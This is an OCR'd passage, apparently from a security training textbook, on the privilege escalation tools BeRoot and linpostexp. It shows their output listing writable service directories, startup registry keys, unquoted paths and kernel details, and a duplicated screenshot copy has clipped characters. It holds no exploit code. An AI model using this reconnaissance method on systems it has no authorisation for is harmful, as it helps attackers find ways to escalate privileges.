
BeRoot | BeRoot is a post-exploitation tool to check **common misconfigurations** to find a way to escalate privileges



```
:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
|==========================================================================|
|                                                                          |
|                     Windows Privilege Escalation                        |
|                                                                          |
|                            ! BANG BANG !                                |
|                                                                          |
|==========================================================================|



################ Service ################

[!] Permission to create a service with openscmanager
rue

[!] Binary located on a writable directory
ermissions: {'change_config': False, 'start': False, 'stop': False}
ey: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AdobeARMservice
ritable directory: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0
ame: AdobeARMservice
ull path: "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"

ermissions: {'change_config': False, 'start': False, 'stop': False}
ey: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AJRouter
ull path: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p
ritable directory: C:\WINDOWS\system32
ame: AJRouter

ermissions: {'change_config': False, 'start': False, 'stop': False}
ey: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ALG
ull path: C:\WINDOWS\System32\alg.exe
ritable directory: C:\WINDOWS\System32
ame: ALG
```

https://github.com

linpostexp | linpostexp tool obtains **detailed information** on the **kernel**, which can be used to escalate privileges on the target system


Parrot Terminal
File Edit View Search Terminal Help
Do you want to check for updates?
No
Yes

```
┌─[✗]─[root@parrot]─[~/linpostexp]
└──╼ #python linprivchecker.py
=======================================================================================
=========
LINUX PRIVILEGE ESCALATION CHECKER
=======================================================================================
=========

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 5.3.0-1parrot1-amd64 (team@parrotsec.org) (gcc version 9.2.1 20190909
(Debian 9.2.1-8)) #1 SMP Parrot 5.3.7-1parrot1 (2019-11-04)

[+] Hostname
    parrot

[+] Operating System
    Parrot 4.7 \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.10.13  netmask 255.255.255.0  broadcast 10.10.10.255
    inet6 fe80::5026:b4a5:736c:a015  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:16:01:d1  txqueuelen 1000  (Ethernet)
    RX packets 2523  bytes 2279051 (2.1 MiB)
```

https://github.com

Privilege Escalation Tools


Privilege escalation tools such as BeRoot, linpostexp, Windows Exploit Suggester, etc. allow attackers to run a configuration assessment on a target system to find information about the underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, etc. Using this information, attackers can further find a way to exploit and elevate their privileges on the target system.

- **BeRoot**

  Source: *https://github.com*


  BeRoot is a post-exploitation tool to check common misconfigurations to find a way to escalate privilege.

  As shown in the screenshot, using this tool, attackers can obtain information about service permissions, writeable directories with their locations, permissions on startup keys, etc.



```
C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
|====================================================================|
|                                                                    |
|                    Windows Privilege Escalation                    |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|



################ Service #################

[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AdobeARMservice
Writable directory: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0
Name: AdobeARMservice
Full path: "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AJRouter
Full path: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p
Writable directory: C:\WINDOWS\system32
Name: AJRouter

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ALG
Full path: C:\WINDOWS\System32\alg.exe
Writable directory: C:\WINDOWS\System32
Name: ALG
```

Figure 6.94: Screenshot of BeRoot showing service permissions



```
################ Startup Keys ################

[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run

[!] Path containing spaces without quotes
Name: TeamsMachineInstaller
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS
Writables path found:
        - C:\
        - C:\Program Files (x86)


[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\WINDOWS\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: VMware User Process
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files\VMware\VMware Tools
Full path: "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

Name: TeamsMachineInstaller
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files (x86)\Teams Installer
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS



################ Taskscheduler ################

[!] Permission to write on the task directory: c:\windows\system32\tasks
True


################ Check user admin ################

[!] Is user in the administrator group
True
```

Figure 6.95: Screenshot of BeRoot showing Startup keys and Taskscheduler permissions

